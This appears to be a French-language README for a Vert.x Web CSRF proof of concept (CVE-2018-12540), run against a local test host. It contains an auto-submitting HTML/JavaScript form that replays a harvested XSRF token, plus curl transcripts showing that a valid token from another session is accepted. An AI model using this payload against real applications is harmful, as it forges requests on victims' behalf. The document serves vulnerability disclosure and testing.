 bernard-wagner/vertx-web-xsrf
Vert.X Preuve de concept CSRF (CVE-2018-12540)

L'implémentation CSRFHandlerImpl (io.vertx.ext.web.handler.impl.CSRFHandlerImpl) dans Vert.x Web ne crée pas de jetons CSRF uniques par session utilisateur. Un site malveillant peut toujours effectuer une CSRF en obtenant un jeton CSRF valide et en l'ajoutant à un formulaire HTML, puis en soumettant le formulaire à l'application Web vulnérable.
Actuellement, la requête HTTP OPTIONS de pré-vérification CORS empêche la CSRF via les XMLHTTPRequests, mais il pourrait exister un moyen de contourner la requête de pré-vérification.
mvn clean package
L'application démarre des points de terminaison HTTP :
Créez une entrée d'hôte pour target.local, afin de garantir que l'attaquant et la cible ne sont pas sur le même domaine.


Le serveur Web de l'attaquant interrogera automatiquement la page Web target.local:8888 pour obtenir un jeton XSRF valide. Si un utilisateur navigue ensuite vers http://localhost:7777 dans son navigateur, celui-ci affichera une page HTML avec une iframe. L'iframe sera remplie avec un formulaire contenant un attribut de formulaire X-XSRF-TOKEN valide qui sera automatiquement soumis à target.local:8888.
java -jar target/vertx-xsrf-1.0-SNAPSHOT-fat.jar
<html>
<head>
</head>
<body>
<script>
var xsrftoken = "eWVJYuhAGvXRuaJFwiY7LBDg6Bk0/llUKea9Q8gIWxY=.1528880809229.awJQ69rmd18ATeEVqH0XC1EAjKXYfzPcIEAse9+ym1o=";

var f = document.createElement("form");
f.setAttribute('method', "post");
f.setAttribute('action', "http://target.local:8888/token");

var i = document.createElement("input");
i.setAttribute('type', "text");
i.setAttribute('name', "X-XSRF-TOKEN");
i.setAttribute('value',xsrftoken);

var s = document.createElement("input");
s.setAttribute('type', "submit");
s.setAttribute('value', "Submit");

f.appendChild(i);
f.appendChild(s);

document.getElementsByTagName('body')[0].appendChild(f);

f.submit();


</script>
</body>
</html>
curl http://target.local:8888/token -v
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to target.local (127.0.0.1) port 8888 (#0)
> GET /token HTTP/1.1
> Host: target.local:8888
> User-Agent: curl/7.54.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Content-Length: 8
< Set-Cookie: XSRF-TOKEN=KXTHspnG6reKqXCzpLPj0glJlO5DeMogcl5cuVVNUQg=.1528880169033.xENGuHNUEXi33wdIkIH+Hlq7PSS+0QJgFQbOIVPnYq8=; Path=/
< Set-Cookie: vertx-web.session=13c681351dee77d572f4f9b16d0c65a5; Path=/
<
* Connection #0 to host target.local left intact
Success!
curl -X POST http://target.local:8888/token -v
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to target.local (127.0.0.1) port 8888 (#0)
> POST /token HTTP/1.1
> Host: target.local:8888
> User-Agent: curl/7.54.0
> Accept: */*
>
< HTTP/1.1 403 Forbidden
< Content-Length: 9
<
* Connection #0 to host target.local left intact
Forbidden
curl -X POST -H 'X-XSRF-TOKEN: THISISNOTAVALIDTOKENPj0glJlO5DeMogcl5cuVVNUQg=.1528880169033.xENGuHNUEXi33wdIkIH+Hlq7PSS+0QJgFQbOIVPnYq8=' http://target.local:8888/token -v
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to target.local (127.0.0.1) port 8888 (#0)
> POST /token HTTP/1.1
> Host: target.local:8888
> User-Agent: curl/7.54.0
> Accept: */*
> X-XSRF-TOKEN: THISISNOTAVALIDTOKENPj0glJlO5DeMogcl5cuVVNUQg=.1528880169033.xENGuHNUEXi33wdIkIH+Hlq7PSS+0QJgFQbOIVPnYq8=
>
< HTTP/1.1 403 Forbidden
< Content-Length: 9
<
* Connection #0 to host target.local left intact
Forbidden
curl -X POST -H 'X-XSRF-TOKEN: KXTHspnG6reKqXCzpLPj0glJlO5DeMogcl5cuVVNUQg=.1528880169033.xENGuHNUEXi33wdIkIH+Hlq7PSS+0QJgFQbOIVPnYq8=' http://target.local:8888/token -v
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to target.local (127.0.0.1) port 8888 (#0)
> POST /token HTTP/1.1
> Host: target.local:8888
> User-Agent: curl/7.54.0
> Accept: */*
> X-XSRF-TOKEN: KXTHspnG6reKqXCzpLPj0glJlO5DeMogcl5cuVVNUQg=.1528880169033.xENGuHNUEXi33wdIkIH+Hlq7PSS+0QJgFQbOIVPnYq8=
>
< HTTP/1.1 200 OK
< Content-Length: 8
< Set-Cookie: vertx-web.session=23b96851535d983b458e92280ffe49f5; Path=/
<
* Connection #0 to host target.local left intact
Success!
curl --data 'X-XSRF-TOKEN=THISISNOTAVALIDTOKENPj0glJlO5DeMogcl5cuVVNUQg%3D.1528880169033.xENGuHNUEXi33wdIkIH%2BHlq7PSS%2B0QJgFQbOIVPnYq8%3D' http://target.local:8888/token -v
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to target.local (127.0.0.1) port 8888 (#0)
> POST /token HTTP/1.1
> Host: target.local:8888
> User-Agent: curl/7.54.0
> Accept: */*
> Content-Length: 126
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 126 out of 126 bytes
< HTTP/1.1 403 Forbidden
< Content-Length: 9
<
* Connection #0 to host target.local left intact
Forbidden
curl --data 'X-XSRF-TOKEN=KXTHspnG6reKqXCzpLPj0glJlO5DeMogcl5cuVVNUQg%3D.1528880169033.xENGuHNUEXi33wdIkIH%2BHlq7PSS%2B0QJgFQbOIVPnYq8%3D' http://target.local:8888/token -v
*   Trying 127.0.0.1...
* TCP_NODELAY set
* Connected to target.local (127.0.0.1) port 8888 (#0)
> POST /token HTTP/1.1
> Host: target.local:8888
> User-Agent: curl/7.54.0
> Accept: */*
> Content-Length: 124
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 124 out of 124 bytes
< HTTP/1.1 200 OK
< Content-Length: 8
< Set-Cookie: vertx-web.session=50deb90796d7babc77860be5ae36ae0e; Path=/
<
* Connection #0 to host target.local left intact
Success!
